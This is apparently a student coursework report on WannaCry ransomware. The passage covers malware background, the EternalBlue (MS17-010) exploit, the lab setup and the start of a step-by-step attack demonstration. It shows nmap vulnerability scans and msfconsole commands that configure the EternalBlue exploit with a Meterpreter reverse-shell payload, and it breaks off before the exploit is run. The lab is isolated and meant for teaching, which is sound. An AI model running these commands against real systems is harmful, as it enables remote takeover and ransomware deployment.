

Table of Contents

1	Introduction.....	1
1.1	Introduction to Malware in Information Systems	1
1.2	Technical Terminologies.....	1
1.3	Aim and Objectives of the Coursework.....	2
1.3.1	Aim.....	2
1.3.2	Objectives	2
1.4	Report Structure.....	3
2	Background	3
2.1	What is Malware?	3
2.2	Types of Malwares.....	4
2.3	Overview of WannaCry Ransomware.....	5
2.3.1	Origin and History of WannaCry.....	5
2.3.2	The EternalBlue Exploit (MS17-010).....	5
2.3.3	How WannaCry Propagates Across Networks	6
2.3.4	WannaCry Encryption Mechanism	6
2.4	Impact of WannaCry on Information Systems.....	6
2.5	Why Windows 7 / Unpatched Windows Systems Are Vulnerable	7
2.6	Role of Kali Linux as a Penetration Testing Platform	8
3	Demonstration	8
3.1	Lab Environment Setup	8
3.1.1	VMware Workstation Configuration.....	8
3.1.2	Kali Linux VM Setup (Attacker Machine).....	8

3.1.3 Windows 7 VM Setup (Victim Machine).....	9
3.1.4 Network Configuration (Host-Only / NAT between VMs)	9
3.1.5 Disabling Windows Defender and Security Patches.....	10
3.2 Tools Used	12
3.2.1 WannaCry Sample	12
3.2.2 Metasploit Framework (msfconsole).....	12
3.2.3 Meterpreter Payload	12
3.2.4 Task Manager.....	12
3.3 Step-by-Step Attack Demonstration	13
3.3.1 Verifying SMB Vulnerability on Windows 7 VM.....	13
3.3.2 Loading the EternalBlue Exploit Module in msfconsole	14
3.3.3 Executing the EternalBlue Exploit and Gaining Access	17
3.3.4 Post-Exploitation Activity via Meterpreter Session.....	17
3.3.5 Uploading WannaCry via Meterpreter Session.....	18
3.3.6 Executing WannaCry on Windows 7 VM	19
4 Mitigation	22
4.1 Overview of Mitigation Approaches Against WannaCry	22
4.2 Applying Microsoft Security Patch (MS17-010).....	23
4.3 Disabling SMBv1 Protocol	24
4.4 Enabling and Configuring Windows Defender / Antivirus	24
4.5 Network-Level Controls (Firewall Rules, Port Blocking).....	24
4.6 Backup and Recovery Strategy	25
4.7 User Awareness and Organisational Policy	25
5 Evaluation.....	26

5.1 Advantages of the Applied Mitigation Techniques	26
5.2 Disadvantages and Limitations	27
5.3 Comparison of Mitigation Strategies	28
5.4 Real-World Applicability	29
6 Conclusion.....	29
7 References	30
8 Appendices.....	34
8.1 The Kill Switch Discovery.....	34
8.2 Demonstration for the Mitigating Methods	34
8.2.1 Demonstration: Patching Windows 10 and Retesting.....	34
8.2.2 Demonstration: Disabling SMBv1 and Retesting Attack	35
8.2.3 Demonstration: Antivirus Detection of WannaCry.....	35
8.2.4 Demonstration: Blocking SMB Port 445 via Firewall	36
8.3 Post-Exploitation Meterpreter Commands	36

Table of Figures

Figure 1: Windows Firewall Turned Off	11
Figure 2: Sample Document Before Malware Execution	12
Figure 3: Host Discovery Scan	13
Figure 4: Victim's Desktop After Malware Execution	21
Figure 5: @Please_Read_ME@.txt Ransom Note	22
Figure 6: Page Demanding Ransom Appears Frequently	23

Table of Tables

Table 1: Different Malware Types with Example	4
Table 2: Organizations impacted by WannaCry Ransomware	7
Table 3: Kali Linux Configuration (Attacker Machine).....	9
Table 4: Windows 7 VM Setup (Victim Machine)	10
Table 5: Post-exploitation Activity via Meterpreter Session	18
Table 6: Mitigation Approaches Against WannaCry	24
Table 7: Mitigation Techniques and its Advantages	28
Table 8: Mitigation Techniques and its Limitations	29

Abstract

This report presents a comprehensive analysis of malware in information systems, with a focused practical investigation of WannaCry ransomware. WannaCry is one of the most destructive ransomware attacks in history, having affected over 200,000 systems across 150 countries in May 2017 (Mohurle and Patil, 2017). The report covers the background of malware, the technical mechanics of WannaCry, and its exploitation of the EternalBlue vulnerability (MS17-010) in the SMBv1 protocol. A controlled laboratory environment was configured using VMware Workstation, with Kali Linux acting as the attacker machine and an unpatched Windows 7 virtual machine serving as the victim. The demonstration documents the step-by-step execution of WannaCry and the resulting file encryption. Multiple mitigation strategies are demonstrated and evaluated, including applying the Microsoft MS17-010 security patch, disabling SMBv1, configuring Windows Defender, and enforcing firewall rules to block port 445. The report concludes with an evaluation of the effectiveness of these strategies and their applicability in real-world organisational environments.

1 Introduction

1.1 Introduction to Malware in Information Systems

One of the most persistent and ever-changing threats to information systems is Malware, also known as malicious software. Organisations around the world increasingly rely on digital infrastructure and the potential harm that can be done by malware has sharply increased. Malware attacks have proven their ability to cause significant operational, financial and reputational damage, ranging from disabling critical national services to encrypting private information for ransom (Kaspersky, 2023). With the variety of malware available, ransomware is one that has become increasingly threatening by making data totally inaccessible and demanding ransom for decryption keys. A ransomware variant identified in May 2017, WannaCry, is one that highlights how a single piece of malware can wreak havoc on a global scale by exploiting a known vulnerability in the Windows operating system and thus spreading autonomously across interconnected networks (NHS Digital, 2018). In this report, the behavior of WannaCry is examined in detail and it has been simulated in a virtual environment to investigate its actions, and the technical and organisational measures necessary to prevent damages from such threats.

1.2 Technical Terminologies

- **Malware:** Malware is any software intentionally designed to cause damage to a computer, server, client, or computer network. Examples include viruses, worms, trojans, spyware, ransomware, and rootkits (Symantec, 2019).
- **Ransomware:** A type of malware that encrypts the victim's files and demands a ransom payment, typically in cryptocurrency, in exchange for the decryption key (Brewer, 2016).
- **Exploit:** A piece of software or sequence of commands that takes advantage of a vulnerability or flaw in a system to cause unintended behaviour, typically to gain unauthorised access (National Institute of Standards and Technology, 2021).
- **EternalBlue:** EternalBlue is a cyberattack exploit originally developed by the United States National Security Agency (NSA). It targets a critical vulnerability in

Microsoft's SMBv1 protocol and was leaked by the Shadow Brokers hacking group in April 2017 (Microsoft, 2017).

- **SMB (Server Message Block):** SMB is a network communication protocol that provides shared access to files, printers, and serial ports between nodes on a network. SMBv1 is an older, insecure version of this protocol that contains the vulnerability exploited by WannaCry (Microsoft, 2017).
- **Command and Control (C2) Server:** A C2 server is a computer controlled by an attacker that is used to send commands to systems compromised by malware and receive stolen data from them (Cisco, 2022).
- **Virtual Machine (VM):** A virtual machine is an emulation of a computer system that provides the functionality of a physical computer. VMs run on top of a hypervisor and are isolated from the host system, making them ideal for safe malware analysis (VMware, 2023).

1.3 Aim and Objectives of the Coursework

1.3.1 Aim

The aim of this coursework is to research, demonstrate, and evaluate the behaviour of WannaCry ransomware within a controlled virtual environment, and to analyse effective mitigation strategies that can prevent or reduce the impact of such an attack on information systems.

1.3.2 Objectives

- To provide a comprehensive background on malware and specifically WannaCry ransomware, including its origin, propagation mechanism, and global impact.
- To configure a safe and isolated laboratory environment using VMware Workstation with Kali Linux as the attacker machine and Windows 7 as the victim machine.
- To demonstrate the deployment and execution of WannaCry ransomware, documenting each step with screenshots.
- To demonstrate and evaluate multiple mitigation techniques including security patching, disabling SMBv1, antivirus configuration, and firewall rules.

- To evaluate the advantages and limitations of the applied mitigation strategies and discuss their real-world applicability in organisational environments.

1.4 Report Structure

This report is broken down into eight sections. The first section of the report introduces the subject about malware and WannaCry ransomware, introduces the terminology to be used throughout the report and outlines the aims and objectives of the coursework. The second section gives the background research and covers what different types of malware are, where and when did WannaCry come from, how does it spread on networks, and why do systems running Windows 7 not have their patches. The third part shows how to set up the lab, exploit MS17-010 with Metasploit, and deploy WannaCry ransomware on the victim machine, step-by-step. The fourth section provides an overview of the mitigation strategies, showing how each of the controls, including patching, disabling SMBv1, enabling antivirus, blocking port 445, etc., prevents the attack from succeeding. The fifth section examines the pros and cons of each mitigation technique and its applicability in organisations. The report concludes with a conclusion summarizing the key findings, a complete list of references, and appendices with screenshots and configuration from the demonstration.

2 Background

2.1 What is Malware?

Malware is a general term for software that is intentionally designed to interfere with computer systems, harm the systems, or unauthorized access to systems. The first use of the term was in 1990 by security researcher Yisrael Radai, who noted that malicious software predated the formalization of the term (Radai, 1990). In the context of information systems, malware is a direct threat to the confidentiality, integrity and availability (CIA) of data and services. Attackers use malware to carry out a variety of goals – such as monetary, espionage, sabotage and political. Over the decades, malware sophistication and variety have increased dramatically, from the self-replicating virus through to state-sponsored large-scale cyber weapons (Anderson, 2020).

2.2 Types of Malwares

Malware exists in many forms, each with distinct characteristics, propagation methods, and intended effects on information systems. The table below summarises the major categories of malware.

Table 1: Different Malware Types with Example

Type of Malware	Description	Example
Virus	Attaches itself to legitimate programs and replicates when the program is executed. Requires user interaction to spread.	ILOVEYOU (2000)
Worm	Self-replicating malware that spreads across networks without any user interaction required.	Conficker (2008)
Trojan	Disguises itself as legitimate software but performs malicious actions when executed by the user.	Zeus Banking Trojan
Ransomware	Encrypts victim files and demands a financial payment in exchange for the decryption key.	WannaCry (2017)
Spyware / Adware	Covertly collects user information or displays unwanted advertisements without user consent.	Pegasus Spyware
Rootkit	Provides persistent privileged access to a system while actively concealing its presence from the user.	Necurs Rootkit
Keylogger	Records every keystroke made by the user to steal credentials and sensitive personal information.	Olympic Vision

Botnet	A network of infected machines controlled remotely by an attacker for coordinated malicious activity.	Mirai Botnet (2016)
--------	---	---------------------

Each of these malware types can operate independently or in combination with others. WannaCry, for example, functions simultaneously as both a worm and ransomware, combining autonomous network propagation with aggressive file encryption capabilities (Mohurle and Patil, 2017).

2.3 Overview of WannaCry Ransomware

2.3.1 Origin and History of WannaCry

WannaCry (also called WanaCrypt0r 2.0) is a ransomware cryptoworm first detected on 12 May 2017. The attack quickly spread to more than 200,000 computers in more than 150 countries in just a few hours (Ehrenfeld, 2017). The ransomware was only targeting computers running the Microsoft Windows operating system, and particularly those that have not installed the critical security patch released by Microsoft in March 2017 titled MS17-010. It was later claimed by several governments including the United States and the United Kingdom, that the attack was carried out by the Lazarus Group, a North Korea (National Cyber Security Centre, 2018) sponsored hacking organisation.

2.3.2 The EternalBlue Exploit (MS17-010)

The main attack method of WannaCry is the critically designed and built EternalBlue, which was originally created by the United States National Security Agency (NSA). EternalBlue takes advantage of a major flaw in the SMBv1 protocol on Windows platforms. In April 2017, the same group, known as the Shadow Brokers, leaked the exploit publicly, about one month before the WannaCry outbreak (Nakashima and Timberg, 2017). This vulnerability was addressed in patch MS17-010, but at the time of the attack, there were still millions of systems around the world without this patch installed. EternalBlue is a tool that enables an attacker to send specially crafted packets

to the TCP port 445 of vulnerable Windows machines to execute arbitrary code on them remotely (Microsoft, 2017).

2.3.3 How WannaCry Propagates Across Networks

Unlike the usual ransomware which uses phishing emails or downloads initiated by users, WannaCry has worm-like capabilities which enable it to propagate through networks on its own without requiring any user action. If a machine gets infected, WannaCry will search the local network and internet for other machines that have port 445 open and are running a vulnerable SMBv1. Once a vulnerable target is found, it exploits with EternalBlue and loads and executes the ransomware payload as a backdoor tool (Symantec, 2017). This self-propagating feature enabled WannaCry to spread at an unprecedented rate infecting tens of thousands of machines within minutes of deployment.

2.3.4 WannaCry Encryption Mechanism

If WannaCry successfully infects a machine, it uses a hybrid of an RSA-2048 and AES128 encryption algorithm to encrypt files. The malware is designed to attack all types of files such as documents, images, videos, databases, archives etc. Encrypted files are renamed to .WNCRY. Then a ransom note appears on the victim's screen asking them to pay around \$300-\$600 in the form of bitcoin, threatening that if they do not pay, ransom will go up after three days (Mohurle and Patil, 2017). The private decryption key is kept on the attacker's C2 server, so without a payment it is almost impossible to decrypt without it.

2.4 Impact of WannaCry on Information Systems

The global impact of WannaCry was devastating, affecting organisations across multiple sectors and countries simultaneously. The table below summarises the key impacts recorded following the May 2017 attack.

Table 2: Organizations impacted by WannaCry Ransomware

Organization Sector	Country	Recorded Impact

NHS (National Health Service)	United Kingdom	Over 80 NHS trusts affected; appointments cancelled; emergency patients diverted (NHS Digital, 2018).
Telefonica	Spain	Major telecoms provider disrupted; employees required to shut down workstations immediately.
FedEx	United States	Global operations severely disrupted; TNT Express subsidiary particularly affected.
Deutsche Bahn	Germany	Passenger information and ticketing systems taken offline.
LATAM Airlines	Multiple Countries	Airport check-in systems disrupted across several international locations.
Russian Ministry of Interior	Russia	Approximately 1,000 computers reported as infected by ministry officials.
Global Financial Cost	Worldwide	Estimated damages between \$4 billion and \$8 billion (Elliptic, 2018).

2.5 Why Windows 7 / Unpatched Windows Systems Are Vulnerable

During the WannaCry outbreak of May 2017, Windows 7 was one of the most impacted operating systems, with most infected machines all over the world. Microsoft publishes the patch (KB4012212) for Windows 7 in March 2017, but many organisations, individual users had not applied the patch on time during the attack. However, Windows 7 has been enabled by default, and Microsoft has declared that this operating system has been in its “mainstream end of support” since January 2015, so there have been many installations operating in environments where there is less IT oversight and patch management is inconsistent (Microsoft, 2017). The victim machine is a Windows 7 virtual machine where Windows Update has been disabled and the MS17-010 patch has not been applied, mirroring the real-life conditions that turned Windows 7 into the main target of the WannaCry attack.

2.6 Role of Kali Linux as a Penetration Testing Platform

Kali Linux is a Debian-based Linux distribution that is built specifically for penetration testing, digital forensics and security research. It is an Offensive Security utility built and maintained by Offensive Security that is pre-installed with hundreds of security tools, such as Metasploit Framework, Nmap, Wireshark, and many more (Offensive Security, 2023). In this coursework Kali Linux is used as the attacking machine and the WannaCry sample is transferred to the victim Windows 7 VM. Its network analysis capabilities, especially Nmap, are employed to closely examine the attack behaviour and document it. In this context, the use of Kali Linux is restricted to an isolated, controlled virtual environment and for educational and research purposes only and is in line with the ethical guidelines outlined in the coursework brief.

3 Demonstration

3.1 Lab Environment Setup

The demonstration takes place in a fully isolated virtual environment to ensure that there is no risk to any real systems or external network involved. Each of the components is described below in terms of its configuration in the lab.

3.1.1 VMware Workstation Configuration

VMware Workstation Pro is used as the hypervisor platform for this demonstration. VMware Workstation enables multiple virtual machines to be executing on a single physical host, and offers flexible networking options such as Host-Only, NAT and Bridged networking modes (VMware, 2023). The Host-Only network adapter (VMnet1) is chosen so that both virtual machines can communicate with each other but are totally separated from the Internet or from the host machine's physical network, so that the malware cannot escape the controlled environment.

3.1.2 Kali Linux VM Setup (Attacker Machine)

The Kali Linux virtual machine is configured with the following specifications for the attacker role:

Table 3: Kali Linux Configuration (Attacker Machine)

Configuration Parameter	Details
Operating System	Kali Linux (64-bit)
RAM Allocated	4 GB
Storage	80 GB (dynamically allocated)
Network Adapter	VMnet1 (Host-Only)
IP Address	192.168.64.129
Key Tools Installed	Nmap, Metasploit Framework, Wireshark, Python3

3.1.3 Windows 7 VM Setup (Victim Machine)

The Windows 7 virtual machine is deliberately configured to replicate a vulnerable, unpatched production system environment:

Table 4: Windows 7 VM Setup (Victim Machine)

Configuration Parameter	Details
Operating System	Windows 7
RAM Allocated	2 GB
Storage	60 GB (dynamically allocated)
Network Adapter	VMnet1 (Host-Only)
IP Address	192.168.64.138
Windows Update Status	Disabled (MS17-010 patch NOT applied)
Windows Defender Status	Microsoft Security Essentials disabled manually
SMBv1 Status	Enabled by default (SMBv1 is native to Windows 7)

3.1.4 Network Configuration (Host-Only / NAT between VMs)


Both virtual machines are placed on the same VMware Host-Only network (VMnet1) with the subnet 192.168.64.0/24. This configuration allows the Kali Linux VM to communicate

directly with the Windows 7 VM without any traffic passing through or being visible on external networks. The host machine is not assigned an adapter on VMnet1, further ensuring the complete isolation of the attack environment (VMware, 2023).

3.1.5 Disabling Windows Defender and Security Patches

To create a realistically vulnerable target environment representative of an unpatched organisational system, the following preparatory steps were performed on the Windows 7 VM:

- It is made sure that MS17-010 patch (KB4012212) is not applied.



```
Administrator: Windows PowerShell
PS C:\Windows\system32> Get-HotFix

Source      Description      HotFixID      InstalledBy      InstalledOn
-----
MRNAYAK-PC  Hotfix          KB2534111     MrNayak-PC\Admini...  5/15/2026 12:00:00 AM
MRNAYAK-PC  Update         KB976902      MrNayak-PC\Admini...  11/21/2010 12:00:00 AM

PS C:\Windows\system32>
```

- SMBv1 is confirmed as enabled by default on Windows 7. No additional configuration is required to enable it.
- Windows Firewall is turned off.




Figure 1: Windows Firewall Turned Off

- A set of test files including documents, images, and text files are placed on the Desktop folder to observe file encryption behaviour during the attack.




Figure 2: Sample Document Before Malware Execution

3.2 Tools Used

3.2.1 WannaCry Sample

The WannaCry ransomware sample used in this demonstration is sourced from a controlled, reputable academic malware repository. The sample is handled exclusively within the isolated virtual environment and is never executed on any live, connected, or production system (VirusTotal, 2023).

3.2.2 Metasploit Framework (msfconsole)

Metasploit Framework is used in this demonstration for two purposes. First, the auxiliary/scanner/smb/smb_ms17_010 module is used to confirm the presence of the MS17-010 vulnerability on the Windows 7 target prior to exploitation. Second, the exploit/windows/smb/ms17_010_eternalblue module is used via msfconsole to exploit the vulnerability and establish a Meterpreter reverse shell session, through which the WannaCry binary is subsequently uploaded and executed on the victim machine (Rapid7, 2023).

3.2.3 Meterpreter Payload

Meterpreter is an advanced, dynamically extensible payload within the Metasploit Framework that operates entirely in memory on the victim machine, leaving minimal forensic traces on the disk. Once the EternalBlue exploit successfully compromises the Windows 7 target, a Meterpreter reverse shell session is established, giving the attacker full remote control over the victim machine from the Kali Linux VM (Rapid7, 2023). Meterpreter is used in this demonstration to confirm successful exploitation and to observe post-exploitation behaviour on the victim system.

3.2.4 Task Manager


The built-in Windows Task Manager is running on the Windows 7 VM before and during WannaCry execution. This tool enables real-time observation of CPU and memory consumption, the creation of malicious processes, and the overall system impact of the ransomware during execution.

3.3 Step-by-Step Attack Demonstration

3.3.1 Verifying SMB Vulnerability on Windows 7 VM

Before launching the exploit, the MS17-010 vulnerability on the target machine is verified using two commands executed sequentially from the Kali Linux VM.

First, a host discovery scan is performed using the command `nmap -sn -PR 192.168.64.0/24` to identify all active hosts on the 192.168.64.0/24 network. The scan successfully discovers four live hosts at IP addresses 192.168.64.1, 192.168.64.129, 192.168.64.138, and 192.168.64.254, confirming that the Windows 7 victim machine at 192.168.64.138 is active and reachable from the Kali Linux attacker machine.



```
(kali@kali)-[~]
$ nmap -sn -PR 192.168.64.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-15 03:09 EDT
Nmap scan report for 192.168.64.1
Host is up (0.00069s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.64.138
Host is up (0.0015s latency).
MAC Address: 00:0C:29:F1:6E:91 (VMware)
Nmap scan report for 192.168.64.254
Host is up (0.00041s latency).
MAC Address: 00:50:56:FE:E2:27 (VMware)
Nmap scan report for 192.168.64.129
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.14 seconds

(kali@kali)-[~]
$
```

Figure 3: Host Discovery Scan

Second, a targeted SMB vulnerability scan is performed against the identified victim machine using the command `nmap --script smb-vuln-ms17-010 -p 445 192.168.64.138`. The scan confirms that port 445 is open and running the microsoft-ds service on the target. The Nmap script returns the following key findings:

```

(kali@kali)-[~]
$ nmap --script smb-vuln-ms17-010 -p 445 192.168.64.138
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-15 03:11 EDT
Nmap scan report for 192.168.64.138
Host is up (0.0016s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:F1:6E:91 (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_

Nmap done: 1 IP address (1 host up) scanned in 13.52 seconds

(kali@kali)-[~]
$

```

The scan output confirms that a critical remote code execution vulnerability exists in the SMBv1 service running on the Windows 7 victim machine at 192.168.64.138, and that the system has not been patched with the MS17-010 security update. The machine is therefore confirmed as a valid and vulnerable target for the EternalBlue exploit in the next phase of the demonstration.

3.3.2 Loading the EternalBlue Exploit Module in msfconsole

The EternalBlue exploit module is loaded in msfconsole on the Kali Linux VM using the following command sequence:

- i. **msfconsole:** Launches the Metasploit Framework console on Kali Linux.

iii. **use exploit/windows/smb/ms17_010_eternalblue (use 0):** Loads the EternalBlue SMB exploit module

```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > 
```

iv. **show options:** To show all the options available for the exploit.

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):


| Name          | Current Setting | Required | Description                                                                                                                                           |
|---------------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                                |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                 |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                    |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                            |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.     |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.               |


Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 127.0.0.1       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


Exploit target:


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |


View the full module info with the info, or info -d command.
msf exploit(windows/smb/ms17_010_eternalblue) > 
```

v. **set RHOSTS 192.168.64.138:** Sets the target IP address (Windows 7 VM victim machine)

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.64.138
RHOSTS => 192.168.64.138
```

vi. **set LHOST 192.168.64.129:** Sets the attacker IP address (Kali Linux VM)

```
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.64.129
LHOST => 192.168.64.129
msf exploit(windows/smb/ms17_010_eternalblue) > 
```

vii. **set LPORT 4444:** Sets the listening port for the reverse shell connection

```
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf exploit(windows/smb/ms17_010_eternalblue) > 
```

- viii. **set payload windows/x64/meterpreter/reverse_tcp:** Sets the Meterpreter reverse TCP payload

```
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > █
```

- ix. **show options:** Confirms all options are correctly configured before exploitation

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):


| Name          | Current Setting | Required | Description                                                                                                                                           |
|---------------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 192.168.64.138  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                                |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                 |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. |
